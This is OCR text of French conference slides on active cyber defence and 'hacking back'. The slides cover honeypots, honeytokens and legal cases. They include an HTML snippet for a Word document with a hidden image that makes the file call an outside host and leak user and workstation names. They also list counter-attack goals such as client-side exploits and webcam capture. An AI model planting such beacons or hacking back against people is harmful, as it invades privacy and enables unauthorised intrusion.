



TEHTRIS

Vers une lutte défensive intégrant des options offensives

Laurent OUDOT

@tehtris



PLAN ET INTRODUCTION

Intervenant


- Laurent Oudot
  - Carrière étatique
    - Ancien ingénieur-chercheur au CEA
    - Ancien expert opérationnel de la DGSE
  - Speaker & Instructeur
    - Blackhat, Cansecwest, Defcon, HITB, Syscan…
  - Directeur de la société TEHTRIS
    - Lutte technique contre le cyber-espionnage
      - Tests d'intrusions…
      - Cyber-Surveillance…

eGambit

TROPHÉE INNOVATION IT 2016 #ITinnovationForum


FRANCE CYBER SECURITY

LABEL FRANCE CYBERSECURITY 2015




Objectif de cette présentation

- Partage de réflexions sur des moyens techniques
  - Contre-attaque & Défense active au-delà des méthodes passives
    - Numérique++
    - Vulnérabilités++
    - Intrusions++
    - #FAIL
- Contre-attaque numérique ➔ Problèmes juridiques
  - Peu de discussions scientifiques et techniques
    - Comment et pourquoi interagir avec des attaquants ?
    - Comment détecter leurs outils ?
    - Comment casser leurs méthodes de travail ?
    - Comment remonter jusqu'à la source ?
      - Procéder à des identifications numériques ou physiques…



Avis

- Aucun lien entre cette présentation et mon ancienne carrière étatique
  - Merci de ne pas faire de raccourcis enfantins ☺
- Pas d'expertise juridique
  - Ne pas tenir compte des aspects légaux éventuels,
    - A vous d'étudier les aspects juridiques liés aux éléments qui suivent avant d'en déduire une ligne de conduite
- Ceci n'est qu'une présentation, dans un contexte et dans un temps imparti (sujet complexe)
  - Beaucoup d'éléments ne peuvent pas y être traités (DOS…)



Mythe et Réalité


Quelques exemples

LA CONTRE ATTAQUE, INTERDITE ?

Quelques exemples

- Exemple: USA, OHIO, 2011
  - Ordinateur portable volé
  - Interceptions et screenshots (webcam…)
  - Procès perdu par “Absolute Software”
- Exemple: UK
  - Ajout de code pour récupérer l’adresse IP d’un attaquant (mais pas plus)
- USA: La frustration des grands groupes pousse les autorités à discuter fortement sur ces sujets

2010: Microsoft vs Waledac



IN THE UNITED STATES DISTRICT COURT
FOR THE EASTERN DISTRICT OF VIRGINIA
Alexandria Division

FILED

MICROSOFT CORPORATION, a Washington corporation,

Plaintiff,

v.

JOHN DOES 1-27, CONTROLLING A COMPUTER BOTNET THEREBY INJURING MICROSOFT AND ITS CUSTOMERS

Defendants.

Civil Action No: 1:10CV156 (LMB/IDFA)

FILED UNDER SEAL

COMPLAINT

Plaintiff MICROSOFT CORP. ("Microsoft") hereby complains and alleges against JOHN DOES 1-27 ("Doe Defendants"), controlling a computer botnet and operating the 273 internet domain names controlling the botnet set forth at Appendix A to this Complaint hereinafter referred to as the "Harmful Botnet Domains" as follows:

NATURE OF ACTION

THE WALL STREET JOURNAL.


(…) But Mr. Rotenberg also worries that actions like Microsoft's might become a form of "vigilantism" that entangles innocent victims.

Indeed, the single U.S.-based registrant of a suspect Internet address in Microsoft's complaint, Stephen Paluck of Beaverton, Ore., said he was doing nothing wrong from his Internet address, Debtbgonesite.com. "I want it back," Mr. Paluck said. "I'm not doing anything illegal."

http://blog.seattlepi.com/microsoft/2010/02/25/with-an-unusual-legal-move-microsoft-disrupts-rampant-spam-botnet-waledac/

"Digital Active Self Defense"

Références: Blackhat 2003, Defcon 2004



=> A is infected by W (?)
=> A is (was) vulnerable to the attack used by W
=> A may still be vulnerable
=> H attacks A through this vulnerability
=> H takes the control of A,
=> H cleans A, patches A, hardens A, etc


Work in progress

Office of the Secretary Of Defense (OSD)
Assistant Secretary of Defense (Research & Engineering)
11.3 Small Business Innovation Research (SBIR)
Proposal Submission Instructions

OSD11-IA6 TITLE: Active Software Defense to Reduce Threat Capability Effectiveness


The focus of this topic is to develop intelligent and cooperative software protection agents that can deploy active defensive countermeasures [4] and be used in conjunction with other forms of software protection. The desired software protection system should meet the following requirements: (1) have the ability to monitor, in real-time, protected end-nodes and report suspicious activity indicating a possible attack; (2) have the ability to gather forensic information on the protected host related to the attack; (3) have the ability to synthesize and assess the collected information to form a response to an attack; and (4) have the ability to impose direct penalties on the attacker within the boundaries of the protected host or network environment.


[4] Laurent OUDOT, Digital Active Self-defense, http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-oudot-up.pdf, 2004.



Gérer les intrus


- "Offensive Countermeasures: Making Attackers' Lives Miserable"
  - RsaConference 2012, PaulDotCom
- Trois thématiques
  - Déranger les attaquants
  - Trouver les attaquants
  - Attaquer les attaquants
- Pré-requis
  - Connaître son infrastructure et la surveiller
    - Sinon il est déjà difficile de comprendre ce qu'il se passe


1. Connaître son infrastructure
Inventaires
Audits
2. Superviser son infrastructure
SIEM
NIDS
3. Gérer les intrus
Endpoint Security
Honeypots
4. Réagir, Evoluer
Forensics
Threats Intelligence



A. Déranger les attaquants
B. Trouver les attaquants
C. Attaquer les attaquants

RÉFLEXIONS




A) Déranger les attaquants

- Objectifs
  - Faire perdre du temps aux pirates
  - Augmenter le niveau de stress
  - Augmenter la complexité d'une attaque
  - Rendre les attaquants plus faciles à détecter
- Moyens possibles
  - Faux serveurs / Fausses ressources (honeypots)
  - Fausses données (honeytokens)
  - Diversions


Honeypots: Risques & #Fail

- Deux tendances
  - Opensource → Audit du code possible → Recherche de différences avec la réalité
    - Fingerprinting direct et simple (c.f. “nmap” …)
  - (Copy/Paste + Buzz Effect) != Security
    - …




Social Engineering inversé

- Exemple @Cansecwest 2004
  - "Towards Evil Honeypots ?! When they bite back…"



The Truman Sh0w Honeypot



B) Trouver les attaquants

- Objectifs
  - Localisation de l'attaquant
  - Identification de l'attaquant
- Moyens
  - Pièges informatiques (beacons) dans des documents…
  - Fausses informations (honeytokens) dans des bases

"Web-bug" / "Beacons"


- Le concept est de créer de faux éléments pour savoir si quelqu'un est rentré et/ou qui est rentré, sans pour autant l'attaquer lui-même
  - Utilisé en pentests / attaques réelles
  - Utilisé pour de la protection intellectuelle
- Exemples
  - Documents Office avec des Macros / du code…
  - Documents PDF (Javascript…)
- Efficacité
  - Les attaquants chevronnés sont assez méfiants

Exemple avec Word

- Création d'un fichier « .doc » pour forcer MS Word à parler sur Internet (en cas de connectivité) et couplage avec une fausse authentification NTLMSSP. On peut aussi ajouter des options sur le hostname pour au moins voir des requêtes DNS.

```
<html><body>this is a test<br>
<img src="https://fauxcompte:fauxpass@tehtri-security.com/fake/url/" width=0>
<br>end of test</body></html>
```

  - Fonctions désactivés par MS (KB 834489) : « *Les versions 3.0 à 6.0 d'Internet Explorer prennent en charge la syntaxe d'URL suivante pour HTTP ou HTTPS : http(s)://nom_utilisateur:mot_de_passe@serveur/ressource.ext* »
  - Réalité :
    - `GET /fake/url/ HTTP/1.1`
      - `Mozilla/5.0 (Macintosh; Intel Mac OS X) Word/14.61.0`
      - `Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)`
      - `USER=fauxcompte`
      - `DOMAIN=FOOBAR-QSDKJ12`
      - `WORKSTATION=FOOBAR-QSDKJ12`



C) Attaquer les attaquants

- Rappel: discussion avec un objectif technique, non validée au niveau juridique. Ne pas mettre en œuvre.


- Objectifs d'une contre-attaque
  - Remontée offensive jusqu'aux agresseurs
  - Suppression des données volées
  - Identifications physiques, interpellations (screenshots, webcam, GPS...)
  - Neutralisation de la menace


- Défense Active / Hacking back
  - Exploits de type « client-side » contre les attaquants
    - Java, Javascript, Flash...
  - Faiblesses dans les protocoles

- Cas particulier : réseaux et machines internes

Contre-Attaque SSH

- Exemple @Cansecwest 2004
  - *"Towards Evil Honeypots ?! When they bite back…"*

